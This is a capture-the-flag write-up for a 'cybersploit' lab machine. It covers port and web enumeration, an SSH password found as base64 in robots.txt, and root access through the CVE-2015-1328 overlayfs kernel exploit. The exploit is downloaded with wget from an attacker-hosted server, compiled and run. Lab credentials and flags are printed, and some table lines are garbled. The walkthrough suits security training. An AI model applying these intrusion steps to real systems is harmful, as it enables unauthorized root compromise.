

[Recon]

```
=====
[OS]: Ubuntu
[Web-Technology]: Apache httpd 2.2.22
[Hostname]: cybersploit-CTF
[IP]: 192.168.233.92
[USERS]: itsskv
[CREDENTIALS]: itsskv = cybersploit{youtube.com/c/cybersploit}
=====
```

[Scanning and Enumeration]

-- [Network Enumeration]

```
PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 01:1b:c8:fe:18:71:28:60:84:6a:9f:30:35:11:66:3d (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAIvXzKChMFQjoRVJPY3oKyzdX27i0MDEbmLG3yRuSLiPgYBF4jGq+7mn848WJSbLPpN
Aa/6xMgQb5BhhSTHgA77kg1gS8IhXvpoMlixJoJmGVBAqobxKAEBZnfbSKfjtJk7jI9mfoZjm0hznnzEws0DjzE
DqtBYGEo4Mf/9KUX/jAAAAFQCdv46IJ36Dkyv7av5KP+Ghs7TzSwAAAIvXh4PVULjX8ECckYq40LJ/jRL4qWhL
SctMRK9J34+WSe2RHPrKRb+0eTpjffzNktRgFgKJJWw+3kd4Hz0ROMDvLEuhdrALiiNwqxYzIv70i+mwXNWogho
UcslgX0meTAvyiW/jNU/Uav39nutehkX62PfvTRruLRzlbayMbkU4AAAAIABwdKXqzEKdPr7L+bCBLEe06k3Vd2
bWvTOD3wwGzz+rzvmcexiPvgc1xRYE6Fno0QG2yfow9cvgrajyiDoMdUVogH7N8hm3+KbaKn08mA7jkxVMACpfa
nwHRVJfM/+PHPOvML2v8QJ7JYGRgwLTyI5UxqUw9YuJSNJWThRWyW49A==
|   2048 d9:53:14:a3:7f:99:51:40:3f:49:ef:ef:7f:8b:35:de (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDAgVBhky/5TpbZpI7WmUiKX7koUuK6+K+usitE5rg6V326mmdJKt69IFm
q4gcpqXUImopLdGczY/8ulNoEj3aaPckhAVG5CLmLGMvRR5h2AW6pI7pUI9NkyAtLkm0fkyLDKLvKS32KSQ9jS
dVPeXeCE0EpGJW5J5Q0MwxEbS4z3XnLlLkLqGz/wPRCwupYjJ+UsAgHfJVdKC7foPZj1ft/XX9oqcNkcykxz3AQt
n0sEEZ8MfuWyePiVgYmsDLl0tBGdm0p9GExfWE0KAhpScWaxJzKmSFfzAjVpg60SyegBAhcIs0xMS18cBAS050H
NLKmMCfz0qm+8AjbVAyl+RF3
|   256 ef:43:5b:d0:c0:eb:ee:3e:76:61:5c:6d:ce:15:fe:7e (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoeTYiYmVzZDHAyNTYAAAAIbmlzdHAyNTYAAABBBPhaPjoo6jLLN7KcEqjZCEXgAdRiejIMLLi
hehQ7+dmmxs4SqtjA8I8EjiaqZpVL6kgSmDX5BpNxmyHjWJRHC9U=
```

```
80/tcp open  http      syn-ack Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Hello Pentester!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

-- [Web Enumeration]

--> Files

=====					
ID	Response	Lines	Word	Chars	Payload
=====					
000000061:	200	50 L	133 W	2333 Ch	"index.html"
000000149:	403	10 L	30 W	291 Ch	".htaccess"
000000240:	200	1 L	1 W	53 Ch	"robots.txt"
000000371:	200	50 L	133 W	2333 Ch	". "
000000529:	403	10 L	30 W	287 Ch	".html"
000001556:	403	10 L	30 W	291 Ch	".htpasswd"
000001822:	403	10 L	30 W	286 Ch	".htm"
000002092:	403	10 L	30 W	292 Ch	".htpasswds"
000004616:	403	10 L	30 W	290 Ch	".htgroup"
000007069:	403	1080/tcp open	http	syn-ack Apache httpd 2.2.22 ((Ubuntu))	

--> Directories

=====					
ID	Response	Lines	Word	Chars	Payload
=====					
000000001:	403	10 L	30 W	290 Ch	"cgi-bin"
000000229:	403	10 L	30 W	286 Ch	"doc"
000000386:	403	10 L	30 W	288 Ch	"icons"
000004227:	403	10 L	30 W	296 Ch	"server-status"
000004255:	200	50 L	133 W	2333 Ch	"http://192.168.233.92// "


Tried viewing the page source and a username is been commented out in the html source code

```
<pre>
<h4>                                LOL ! hahahahahahaha.....<h4>
                                <h5> You should try something more ! <h5>
</pre>

<!-------username:itsskv----->
</body>
</html>
```

now we have a username which i think we can leverage to log in via SSH but we also need a password to log in.

Looking at the above directory and file fuzzing results, nothing too useful other than `/robots.txt` which contains a base64 encoded strings



```
echo "Y3liZXJzcGxvaXR7eW91dHVlZS5jb20vYy9jeWJlcnNwbG9pdH0=" | base64 -d
# cybersploit{youtube.com/c/cybersploit}
```

NB

We just obtain our SSH password `cybersploit{youtube.com/c/cybersploit}` (plain base64 decode)

I SSHed in the machine and voilla we're in.

[Lateral Movement]

--> SUIDs

```
find / -perm -u=s -type f 2>/dev/null
```

```
/bin/fusermount
/bin/ping
/bin/su
/bin/umount
```

```
/bin/mount
/bin/ping6
/usr/bin/newgrp
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/arping
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/at
/usr/sbin/uudd
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/pt_chown
```


--> Linpeas.sh

```
# kernel exploit
uname -a
cat /etc/*releases
```

```
itsskv@cybersploit-CTF:/tmp$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57-precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 athlon i386 GNU/Linux
itsskv@cybersploit-CTF:/tmp$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04.5 LTS"
NAME="Ubuntu"
VERSION="12.04.5 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.5 LTS)"
VERSION_ID="12.04"
itsskv@cybersploit-CTF:/tmp$ _
```

[Privilege-Escalation]

--> Looking at the SUIDs above, i notice a unique one in the path /usr/bin/X but upon running it nothing happened. So i have to look for other ways to root the machine. I tried almost everything and nothing seems to work but luckily thank God linpeas identifies that the kernel is vulnerable to CVE-2015-1328 Overlaysfs Local Root in Ubuntu.



EXPLOIT DATABASE

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
37292	2015-1328	REBEL	LOCAL	LINUX	2015-06-16

EDB Verified: ✓ Exploit: 📄 / {} Vulnerable App:

```
/*
# Exploit Title: ofs.c - overlaysfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328 (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)
```

I went straight and downloaded the exploit which was written in C programming , save it to a .c file and export to the remote machine.

```
cd /tmp
wget http://192.168.45.218:8000/exploit.c
chmod +x exploit.c
gcc exploit.c -o exploit
./exploit
```

```
itsskv@cybersploit-CTF:/etc$ cd /tmp
itsskv@cybersploit-CTF:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# whoami
root
# cd /root
# cat proof.txt
7f491fb21f0d16c55042a762bb08cdd0
```

[Take away Concept]

```
=====
* Check every single possibility including kernel for vulnerabilities
* Never underestimate any base64 encoded string. They mean something mostly
*
=====
```

[Flags]

```
local.txt : f2a5e5e98f936b08134e68a7ec0746db
proof.txt : 7f491fb21f0d16c55042a762bb08cdd0
```